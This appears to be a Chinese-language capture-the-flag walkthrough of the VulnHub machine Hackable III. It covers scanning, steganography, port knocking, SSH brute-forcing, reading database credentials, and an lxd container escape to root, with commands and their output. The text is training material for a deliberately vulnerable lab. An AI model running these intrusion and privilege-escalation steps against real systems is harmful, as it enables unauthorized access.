Hackable3
靶机说明
https://www.vulnhub.com/entry/hackable-iii,720/
主机探测
1 | |
nmap扫描
(1)进行端口扫描
1 | |
- 发现只开放80端口,22端口处于被过滤状态
(2)端口细节扫描(3)进行漏洞扫描1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ sudo nmap -sT -sV -O --min-rate 10000 -p22,80 192.168.2.13 -oA nmapscan/detail
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-11 14:22 CST
Nmap scan report for 192.168.2.13
Host is up (0.00075s latency).
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 08:00:27:8E:19:B2 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
Network Distance: 1 hop
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.33 seconds1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ sudo nmap --script=vuln -p22,80 192.168.2.13 -oA nmapscan/vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-11 14:31 CST
Nmap scan report for 192.168.2.13
Host is up (0.00033s latency).
PORT STATE SERVICE
22/tcp filtered ssh
80/tcp open http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.2.13
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.2.13:80/login_page/login.html
| Form id: ckb1
|_ Form action: ../login.php
| http-sql-injection:
| Possible sqli for queries:
| http://192.168.2.13:80/login_page/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=N%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/css/?C=N%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/css/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/css/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/css/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=S%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/images/?C=N%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/images/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/images/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/images/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/fonts/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/fonts/?C=N%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/fonts/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/fonts/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=M%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.13:80/login_page/?C=D%3BO%3DA%27%20OR%20sqlspider
| Possible sqli for forms:
| Form at path: /login_page/login.html, form's action: ../login.php. Fields that might be vulnerable:
| user
|_ remember-me
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
| /login.php: Possible admin folder
| /home.html: Possible admin folder
| /backup/: Backup folder w/ directory listing
| /robots.txt: Robots file
| /config/: Potentially interesting directory w/ listing on 'apache/2.4.46 (ubuntu)'
| /css/: Potentially interesting directory w/ listing on 'apache/2.4.46 (ubuntu)'
|_ /js/: Potentially interesting directory w/ listing on 'apache/2.4.46 (ubuntu)'
MAC Address: 08:00:27:8E:19:B2 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 32.79 seconds
web渗透
80端口渗透
(1)访问80端口,只是一个图片,查看页面源码
- 找到一个注释,提示,jubiscleudo,请不要忘记在离开你的部门时激活端口敲门,并告诉老板不要忘记批准,jpg文件(2)进行目录扫描
1
Please, jubiscleudo, don't forget to activate the port knocking when exiting your section, and tell the boss not to forget to approve the .jpg file - dev_suport@hackable3.com(3)访问robot.txt,显示不允许访问1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ sudo gobuster dir -u http://192.168.2.13 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html
[sudo] kali 的密码:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.13
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 1095]
/home.html (Status: 200) [Size: 11327]
/login.php (Status: 200) [Size: 487]
/css (Status: 301) [Size: 310] [--> http://192.168.2.13/css/]
/js (Status: 301) [Size: 309] [--> http://192.168.2.13/js/]
/config (Status: 301) [Size: 313] [--> http://192.168.2.13/config/]
/config.php (Status: 200) [Size: 507]
/backup (Status: 301) [Size: 313] [--> http://192.168.2.13/backup/]
/robots.txt (Status: 200) [Size: 33]
/imagens (Status: 301) [Size: 314] [--> http://192.168.2.13/imagens/]
/login_page (Status: 301) [Size: 317] [--> http://192.168.2.13/login_page/]
/.html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================config,尝试进行访问,发现是一个base64的编码MTAwMDA=,进行解码,解出来是10000
(4)访问login.php,显示空白页面,查看页面源码,是一个PHP代码,里面有一个3.jpg,根据提示,尝试去读取图片中的信息
(5)使用steghide去读取图片信息1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ sudo wget http://192.168.2.13/3.jpg
--2025-02-11 15:05:32-- http://192.168.2.13/3.jpg
正在连接 192.168.2.13:80... 已连接。
已发出 HTTP 请求,正在等待回应... 200 OK
长度:61259 (60K) [image/jpeg]
正在保存至: “3.jpg”
3.jpg 100%[==============================================>] 59.82K --.-KB/s 用时 0s
2025-02-11 15:05:32 (819 MB/s) - 已保存 “3.jpg” [61259/61259])
┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ steghide info 3.jpg
"3.jpg":
format: jpeg
capacity: 3.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
embedded file "steganopayload148505.txt":
size: 12.0 Byte
encrypted: rijndael-128, cbc
compressed: yes - 找到图片里面有一个txt文件,进行提取,找到一个端口号
65535(6)访问1
2
3
4
5
6
7┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ sudo steghide extract -sf 3.jpg
Enter passphrase:
wrote extracted data to "steganopayload148505.txt".
┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ cat steganopayload148505.txt
porta:65535/css,在里面找到一个2.txt,查看发现是++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>------------------....,结果搜索,发现是Brainfuck加密,进行解密得到4444
(7)访问config.php,发现页面是空白的,查看页面源码,是数据库连接的配置文件
(8)访问/backup,找到里面存在一个字典wordlist.txt,下载到本地
(9)访问/imagens,里面存在一些图片
(10)访问/login_page,里面找到一个login.html,进行访问,发现是一个登录页面,尝试进行登录,直接跳转至login.php
敲击端口
(1)根据开始的提示和22端口处于关闭状态,需要进行敲击激活端口,收集到端口为10000,4444,65535,使用knock进行敲击
1 | |
(2)再次进行端口扫描
1 | |
- 发现22端口已经开放
hydra爆破
(1)根据收集到的信息,尝试进行ssh爆破
1 | |
- 最后爆破出来,用户名:
jubiscleudo,密码:onlymy
(2)进行ssh登录(3)查看home目录,发现还存在一个用户1
2
3
4
5
6
7
8
9
10
11
12
13┌──(kali㉿kali)-[~/miao/vulnhub/hackable3]
└─$ ssh jubiscleudo@192.168.2.13
The authenticity of host '192.168.2.13 (192.168.2.13)' can't be established.
ED25519 key fingerprint is SHA256:eKPnFiq8KwR3xWNP5ZL/aPJYYx+GZaCVrzrHIL4rem4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.13' (ED25519) to the list of known hosts.
jubiscleudo@192.168.2.13's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)
Last login: Thu Apr 29 16:19:07 2021 from 192.168.2.106
jubiscleudo@ubuntu20:~$ id
uid=1001(jubiscleudo) gid=1001(jubiscleudo) groups=1001(jubiscleudo)hackable_3(4)查看1
2
3
4
5
6jubiscleudo@ubuntu20:~$ ls -la /home
total 16
drwxr-xr-x 4 root root 4096 Apr 29 2021 .
drwxr-xr-x 21 root root 4096 Apr 29 2021 ..
drwxr-x--- 4 hackable_3 hackable_3 4096 Feb 11 07:49 hackable_3
drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29 2021 jubiscleudovar/www/htmk下面还存在一个隐藏文件,查看,找到一个用户名和密码(5)切换用户,成功进入1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37jubiscleudo@ubuntu20:~$ ls -la /var/www/html
total 124
drwxr-xr-x 8 root root 4096 Jun 30 2021 .
drwxr-xr-x 3 root root 4096 Apr 29 2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21 2021 3.jpg
drwxr-xr-x 2 www-data www-data 4096 Apr 23 2021 backup
-r-xr-xr-x 1 www-data www-data 522 Apr 29 2021 .backup_config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 29 2021 config
-rw-r--r-- 1 www-data www-data 507 Apr 23 2021 config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30 2021 home.html
drwxr-xr-x 2 www-data www-data 4096 Apr 21 2021 imagens
-rw-r--r-- 1 www-data www-data 1095 Jun 30 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Apr 20 2021 js
drwxr-xr-x 5 www-data www-data 4096 Jun 30 2021 login_page
-rw-r--r-- 1 www-data www-data 487 Apr 23 2021 login.php
-rw-r--r-- 1 www-data www-data 33 Apr 21 2021 robots.txt
jubiscleudo@ubuntu20:~$ cat /var/www/html/.backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');
/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);
// Check connection
if($conexao === false){
die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
jubiscleudo@ubuntu20:~$1
2
3
4jubiscleudo@ubuntu20:~$ su hackable_3
Password:
hackable_3@ubuntu20:/home/jubiscleudo$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
提权-lxd
(1)查看hackable_3用户的id时,发现存在一个用户组`lxd
1 | |
(2)验证是否具备提权条件,必修要存在这两个文件才可以进行提权
1 | |
- 发现存在这两个文件,说明可以进行提权
(3)上传构造好的alpine镜像,并开启web服务(4)下载alpine镜像1
python3 -m http.server 80(5)初始化镜像并导入镜像1
2
3
4
5
6
7
8
9
10hackable_3@ubuntu20:/tmp$ wget http://192.168.2.4/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2025-02-11 07:48:07-- http://192.168.2.4/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 192.168.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’
alpine-v3.13-x86_64-20210218_ 100%[==============================================>] 3.11M --.-KB/s in 0.02s
2025-02-11 07:48:07 (161 MB/s) - ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’ saved [3259593/3259593](6)初始化镜像1
2
3
4
5
6hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
hackable_3@ubuntu20:/tmp$ lxd init #默认选项(7)将宿主机目录挂至容器1
2hackable_3@ubuntu20:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite(8)启动容器1
2hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite(9)提权到1
hackable_3@ubuntu20:/tmp$ lxc start igniteroot权限查看flag1
2
3ackable_3@ubuntu20:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35~ # cat /mnt/root/root/root.txt
░░█▀░░░░░░░░░░░▀▀███████░░░░
░░█▌░░░░░░░░░░░░░░░▀██████░░░
░█▌░░░░░░░░░░░░░░░░███████▌░░
░█░░░░░░░░░░░░░░░░░████████░░
▐▌░░░░░░░░░░░░░░░░░▀██████▌░░
░▌▄███▌░░░░▀████▄░░░░▀████▌░░
▐▀▀▄█▄░▌░░░▄██▄▄▄▀░░░░████▄▄░
▐░▀░░═▐░░░░░░══░░▀░░░░▐▀░▄▀▌▌
▐░░░░░▌░░░░░░░░░░░░░░░▀░▀░░▌▌
▐░░░▄▀░░░▀░▌░░░░░░░░░░░░▌█░▌▌
░▌░░▀▀▄▄▀▀▄▌▌░░░░░░░░░░▐░▀▐▐░
░▌░░▌░▄▄▄▄░░░▌░░░░░░░░▐░░▀▐░░
░█░▐▄██████▄░▐░░░░░░░░█▀▄▄▀░░
░▐░▌▌░░░░░░▀▀▄▐░░░░░░█▌░░░░░░
░░█░░▄▀▀▀▀▄░▄═╝▄░░░▄▀░▌░░░░░░
░░░▌▐░░░░░░▌░▀▀░░▄▀░░▐░░░░░░░
░░░▀▄░░░░░░░░░▄▀▀░░░░█░░░░░░░
░░░▄█▄▄▄▄▄▄▄▀▀░░░░░░░▌▌░░░░░░
░░▄▀▌▀▌░░░░░░░░░░░░░▄▀▀▄░░░░░
▄▀░░▌░▀▄░░░░░░░░░░▄▀░░▌░▀▄░░░
░░░░▌█▄▄▀▄░░░░░░▄▀░░░░▌░░░▌▄▄
░░░▄▐██████▄▄░▄▀░░▄▄▄▄▌░░░░▄░
░░▄▌████████▄▄▄███████▌░░░░░▄
░▄▀░██████████████████▌▀▄░░░░
▀░░░█████▀▀░░░▀███████░░░▀▄░░
░░░░▐█▀░░░▐░░░░░▀████▌░░░░▀▄░
░░░░░░▌░░░▐░░░░▐░░▀▀█░░░░░░░▀
░░░░░░▐░░░░▌░░░▐░░░░░▌░░░░░░░
░╔╗║░╔═╗░═╦═░░░░░╔╗░░╔═╗░╦═╗░
░║║║░║░║░░║░░░░░░╠╩╗░╠═╣░║░║░
░║╚╝░╚═╝░░║░░░░░░╚═╝░║░║░╩═╝░
invite-me: linkedin.com/in/eliastouguinho
~ #
提权2-pwnkit
